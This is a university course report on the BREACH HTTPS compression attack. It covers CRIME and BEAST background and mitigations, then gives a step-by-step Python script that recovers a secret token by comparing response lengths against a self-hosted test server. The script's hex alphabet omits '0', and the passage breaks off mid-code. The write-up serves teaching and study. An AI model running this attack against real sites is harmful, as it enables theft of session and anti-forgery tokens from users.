Lyles College of Engineering
Department of Electrical and Computer Engineering

Technical Report

Experiment Title:	BREACH Attack
Course Title:	ECE 156 Fundamentals of Cryptography
Instructor:	Hayssam El-Razouk
Date Submitted:	May 17, 2023

Prepared By:

Puya Fard

Zoe Statzer

Kayley Lee

Leon Kantikov

INSTRUCTOR SECTION

Comments:

Final Grade:	Team Member 1:	Puya Fard
	Team Member 2:	Zoe Statzer
	Team Member 3:	Kayley Lee
	Team Member 4:	Leon Kantikov

TABLE OF CONTENTS

1. STATEMENT OF OBJECTIVES

The objective of this project is to implement a breach attack and demonstrate its potential impact on a targeted system. The project aims to provide a comprehensive understanding of the various techniques used by attackers to gain unauthorized access to a system and the countermeasures that can be employed to prevent such attacks. The project will involve researching and selecting an appropriate breach attack method, designing and executing the attack on a simulated system using Python, and analyzing the results to understand the attack's impact via Https requests made between the client and server. The ultimate goal of the project is to develop a deeper understanding of the importance of cybersecurity and to gain practical experience in implementing and defending against common attack techniques.

2. THEORETICAL BACKGROUND

Compression Ratio Info-Leak Made Easy, otherwise known as CRIME, is an attack on HTTPs and SPDY (CRIME, Wikipedia). These protocols basically utilize the compression and leak content of web cookies that are secret. This allows hijackers to attack an authenticated web session. The reason why CRIME is able to attack so easily is mainly due to its vulnerability and exploitation of the chosen plaintext and leakage of information through data compression. This is also described by a cryptographer named John Kelsey back in 2002. From Kelsey's description, the attacker is able to observe the size of the ciphertext sent by the browser and induce the browser to make multiple web connections to the target site. They would then observe the change in size of the compressed request payload containing the secret cookie (sent by the browser only to the target site) and variable content (created by the attacker) as the content is altered. Reducing the size of the compressed content means that it is most likely some of the injected content matches some part of the source. This secret content is what the attacker wants to know. More information can be found in Kelsey's article, "Compression and Information Leakage of Plaintext".

Exploitation of CRIME first occurred at an Ekoparty security conference back in 2012. Two security researchers, Juliano Rizzo and Thai Duong, presented that CRIME works well when there are a large number of protocols (SPDY, TLS, HTTP, etc.).

Rizzo and Duong also demonstrated the idea of Browser Exploit Against SSL/TLS, otherwise known as BEAST attack, on September 23, 2011. They used a Java applet to violate the same origin policy constraints for a long-known cipher block chaining in TLS 1.0 (Transport Layer Security, Wikipedia). It is explained that an attacker observing two consecutive ciphertext blocks can test if the plaintext block is equal to 'x' by choosing the next plaintext block. So if the two ciphertext blocks are C0 and C1 and plaintext block is P1, then $P2 = x \oplus C0 \oplus C1$ and the cipher block chaining would be

$C2 = E(C1 \oplus P2) = E(C1 \oplus x \oplus C0 \oplus C1) = E(C0 \oplus x)$, which will be equal to C1 if x = P1. The vulnerability of BEAST was fixed with TLS 1.1 in 2006, but the version did not really gain widespread use prior to the BEAST demonstration. RC4 was used in order to mitigate the BEAST attack as it is immune on the server side, although there were other weaknesses in RC4.





Figure 2.1: Cipher Block Mode Decryption

It is currently known that both Firefox and Chrome are susceptible to BEAST but on the other hand, Mozilla updated their libraries to mitigate attacks that simulate the attack. Mozilla uses Network Security Services (NSS) as their libraries. The NSS is a collection of libraries that support cross-platform development of security-enabled client and server applications.

Microsoft was able to fix BEAST vulnerabilities by changing the way that the Windows Secure Channel component is able to transmit encrypted network packets from the server end back in January of 2012. In October 2013, Apple was able to fix the attack vulnerability by implementing 1/n-1 split and turning it on by default in OS X Mavericks.

In order to stop CRIME from occurring, one can simply just not use compression at the client end, when the browser disables compression of SPDY requests, or by website prevention on transactions that use protocol negotiation features of the TLS protocol. CRIME exploitation has not yet been mitigated for HTTP compression (Transport Layer Security, Wikipedia).

Building on CRIME, BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext) came into the discussion at the 2013 Black Hat Conference by Angelo Prado, Neal Harris and Yoel Gluck. BREACH is a cyber attack that uses HTTPS vulnerabilities to extract sensitive information such as login tokens and email addresses, specifically by targeting compressed HTTPS content. Attacks do this by accessing the compressed data using GZIP or Deflate to exploit compressed repetitive terms to reduce the size. GZIP/Deflate use a combination of LZ77 and Huffman Coding to do this first by utilizing LZ77 to find redundancies within the data and replacing it with a position and length (An Explanation of the Deflate Algorithm, Zlib). The now partially compressed LZ77 algorithm is then passed to the Huffman coding algorithm where it is compressed further by assigning data that occurs more often the least number of bits while assigning the data that occurs least often the highest number of bits which is used to compresses this data further by creating a binary tree with every leaf having a unique piece of the data, the root being the total length of the data. The Huffaman code can then be generated by tracing the root-to-leaf path for each piece of data thus giving the output completely compressed data. A simple example of how the data changes and how much it



can actually compress the raw data is seen below in figure 2.

Figure 2.2: GZIP Example (How to Enable GZIP Compression, Kinsta)

BREACH exploits this compressed data by sending a get request for the data and then conducting an initial blind brute-force search to make an initial guess at a few bytes, and subsequently using a divide-and-conquer search to find the rest of the secret data. Thus, now SSL/TLS can be turned off and the BREACH attack will still be successful through HTTP unlike how this mitigated the CRIME attack.

While there isn't a 100% effective method of mitigating the BREACH attack Prado, Harris, and Gluck advised that some ways to lower the risk of an attack include randomizing padding length, separating secrets so they aren't all in one easily accessible place, masking the secret, and disabling GZIP for dynamic pages.(Ssl, Gone in 30 Seconds, breach attack) However most often these mitigations are not sought after as it's not ideal to disable GZIP because it can drastically slow down a page and affect its performance.



BEAST
"Browser Exploit Against SSL/TLS" - decryption of secure cookies in minutes.
BREACH
leverages HTTP compression attacking HTTP responses.
2011
2012
2013
CRIME
a side-channel attack against compression in HTTPS implementations.

Figure 2.3: Timeline

The above figure shows a timeline for the three attacks: CRIME, BEAST, and BREACH.

3. EXPERIMENTAL PROCEDURE

3.1 Equipment used

1. Personal Computers
2. Python supported compiler: Visual Studios version 3.10.6
3. Online research journals
4. Online researched videos

3.2 Project Procedure Description

3.2.1. Task 1: Implement BREACH

The following procedure follows BREACH that was implemented originally by Miguel O. Blanco on gitHub (See attached link). The project was changed to a set/"known" token size. https://github.com/miguelob/BREACH

1. For starters, our group has decided to implement BREACH using Python coding language.
2. Create a new folder named ECE 156 Project. Then create a new visual studio/code python script and name it breach and save it in the folder created.
3. Start by first importing libraries needed for the program. In this case we need to request data from the server and we need to utilize the time.
4. Define required variables needed for the program to work. In this case, we will need the URL, PADDING, which will be used to add the "padding" format, which is explained under the theoretical background of this report.
5. Define a variable for the Token, and initialize the variable to 0 to start with. Moreover, we need to define HEX digits that the program will utilize and loop through to determine the Token.
6. The logic of the program is as follows:
    a. Have an infinite while loop to run as long as check mark is True
    b. Inside this while loop, we will set a variable to detect URL and Padding of the request content from the website
    c. There is a following for loop to iterate through the URL to try to guess its token by the logic explained under theoretical background, which basically is building up HEX letters by guessing method and implementing the secret key, which in this case is the TOKEN.
    d. Once the secret key TOKEN is found, the while loop ends by setting the infinite check=true to false and we then will print the number of iterations, the secret key TOKEN, and time elapsed to detect this key.
7. Program complete.

3.2.2. Task 2: Implement a web server with HTTP

1. Since we want to keep our experiment ethical, we will implement a website ourselves to implement the attack on.
2. We will run a sample HTTP program that will generate first on the local host
3. Need to first import required libraries for creation of the HTTP page
4. Need to make sure to import gzip compression library
5. Set up the protocols passed to the website via gzip.compression format
    a. The reason for this is because the BREACH attack is implemented via breaching gzip security, it is explained in detail under theoretical background.
    b. One website is initiated, apply test runs with the breach program implemented from earlier
6. Program complete


3.2.3. Task 3: Test BREACH

1. Run the BREACH program by executing the Python script named "breach".
2. Verify that the program executes without any errors.
3. Test the program with a few different URLs and check if the program is able to correctly guess the token. You can use URLs of your choice or URLs provided by the theoretical background of the report.
4. Ensure that the program terminates after finding the token and displays the correct information (i.e., number of iterations, the secret key TOKEN, and time elapsed to detect this key).

3.3 Project Execution

3.3.1. Task 1: Implement BREACH

1. For starters, our group has decided to implement BREACH using Python coding language.
2. Create a new folder named ECE 156 Project. Then create a new visual studio/code python script and name it breach and save it in the folder created.


Create a new project

Recent project templates

Console App C++

Python Application Python

Search for templates (Alt+S)

Clear all

Python · All platforms · All project types

Python Application
A project for creating a command-line application
Python · Windows · Linux · macOS · Console


Classifier Project (cookiecutter)
A project for testing scikit-learn classifiers.
This project requires the pandas, numpy, scikit-learn, and matplotlib packages.
Opens Cookiecutter window where you can create the project from a cookiecutter template available online.
Python · Windows · Machine Learning

Clustering Project (cookiecutter)
ClusteringTemplate
Python · Windows · Machine Learning

Regression Project (cookiecutter)
A project for testing scikit-learn regression learners.
This project requires the pandas, numpy, scikit-learn, and matplotlib packages.
Opens Cookiecutter window where you can create the project from a cookiecutter template available online.
Python · Windows · Machine Learning

Figure 3.3.1: Create a Python script


3. Start by first importing libraries needed for the program. In this case we need to request data from the server and we need to utilize the time.
   a. Import requests
   b. Import time



```python
import requests
import time
```

Figure 3.3.2: Import Libraries


4. Define required variables needed for the program to work. In this case, we will need the URL, PADDING, which will be used to add the "padding" format, which is explained under the theoretical background of this report.



```
URL = "http://127.0.0.1:5000/secret?request_token="# #"https://malbot.net/poc/?param1=value1"#
#URL = "https://malbot.net/poc/?request_token=%27"
PADDING = "{}{}{}{}{}"#"..........."
HEX = ['1','2','3','4','5','6','7','8','9','a','b','c','d','e','f']
SCORES = [0] * len(HEX)

#token = 'bb63e4ba67e24dab81ed425c5a95b7a2'
#token = '9cf23dfa3c7c7396df0e477a3cd9e8c1'
TOKEN = ""
count = 0
check = True

time_start = time.time()
```

Figure 3.3.3: Define variables required


In the figure above, we can see that we first defined the URL and set it to detect "http://malbot.net/poc/?request_token=%27" as a sample web page. But what is inside this web page? It is important to understand how this requests will be successful when we define the URL like this.



Not secure | malbot.net/poc/?request_token=%27
CreditCard Admin
PROCESSING SERVICES INTERNATIONAL©
+1-234-567-890
Call Now To Accept Credit Cards!
Credit Card Processing © 2013
Privacy Policy
SECURED BY
128 BIT SSL ENCRYPTION
SECURE

Figure 3.3.4: Web page

This webpage is a sample HTTP server that includes basic information just for testing purposes in this case. When we press f12 and analyze the token of the webpage, we can see that the token does in fact exist for the web page.



```
<!-- POC PAGE GOES HERE........... -->

<!DOCTYPE html>
<html>
    <head>
        <title>BREACH DEMO PAGE</title>
        <meta http-equiv="X-UA-Compatible" content="IE=9; IE=8;" />
        <meta name="viewport" content="width=980" />
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<script type="text/javascript">
    var pageTracker=null
    ,_gaq=[]
    ,infocus=false
    ,event_tracking_tariff='Gold'
    ,event_tracking=1
    ,request_token='bb63e4ba67e24dab81ed425c5a95b7a2'
    ,cu_public_name='unsuspected victim'
    ,company_name=''
    ,is_master=0
    ,user_login='victim@example.com'
    ,enterprise_id='0'
    ,has_enterprise=false
    ,user_phone='123456789'
    ,user_rate='1'
    ,is_safari=0
    ,user_id=82372378
    ,permissions={"Read":"kdaskdlsakdjdjd","Edit":"jqdkjwe"}
    ,hover_color='red'
    ,link_color='yellow'
    ,background_color='red'
    ,file_size_upload_limit=1337,
    ,file_size_download_limit=31337;
</script>
        <style>
        <!--
        body,html {
            /*min-height:1812px;*/
            height:100%;
        }

        -->
        </style>


        <style>
```


Figure 3.3.5: Sources

As we can see in the figure above, we are looking at the Breach demo page. In this demo page, we can see that the token does in fact exists and in this case it is:

request_token='bb63e4ba67e24dab81ed425c5a95b7a2'

This token is 32x4=128 bit long. It is created by HEX digits, therefore it gives us a little bit of understanding why HEX numbers are utilized to breach the token data in websites.

5. Define a variable for the Token, and initialize the variable to 0 to start with. Moreover, we need to define HEX digits that the program will utilize and loop through to determine the Token.




```
HEX = ['1','2','3','4','5','6','7','8','9','a','b','c','d','e','f']
```

Figure 3.3.6: HEX digits

6. The logic of the program is as follows:
    a. Have an infinite while loop to run as long as check mark is True
    b. Inside this while loop, we will set a variable to detect URL and Padding of the request content from the website

c. Right after,there is a for loop to iterate through the URL to try to guess its token by the logic explained under theoretical background, which basically is building up HEX letters by guessing method and implementing the secret key, which in this case is the TOKEN.
d. Once the secret key TOKEN is found, the while loop ends by setting the infinite check=true to false and we then will print the number of iterations, the secret key TOKEN, and time elapsed to detect this key.



```python
while (check):

    responB = int(requests.get(URL+PADDING+PADDING).headers.get('Content-Length'))
    print(responB)
    addLet = True

    for h in HEX:
        count+=1
        build1 = TOKEN+h+PADDING+PADDING
        build2 = TOKEN+PADDING+h+PADDING

        req1 = int(requests.get(URL+build1).headers.get('Content-Length'))
        print("TRY "+build1+" Length Response = "+str(req1))

        req2 = int(requests.get(URL+build2).headers.get('Content-Length'))
        print("TRY "+build2+" Length Response = "+str(req2))

        SCORES[HEX.index(h)] = abs(req1 - req2)

        max_value = max(SCORES)
        max_values = [i for i, x in enumerate(SCORES) if x == max_value]

        if (int(req1) <= responB) and (int(req2) > int(req1)):
            temp = h
            break

        #if tried all characters
        if(h == 'f'):
            if(len(max_values) == 1):
                temp = HEX[max_values[0]]
                break
            elif(len(TOKEN) < 32):
                #check = False
                print("\nincreasing padding size\n")
                PADDING = PADDING + "{}"#"."
                addLet = False
            else:
                break

    SCORES = [0] * len(HEX)
    if(check and addLet):
        TOKEN = TOKEN + temp
        #print("\nreset padding size\n")
        #PADDING = "{}{}{}{}{}"#"..........."
        #print(TOKEN)

    if(len(TOKEN)==32):
        break
    elif(len(max_values) == len(HEX)):
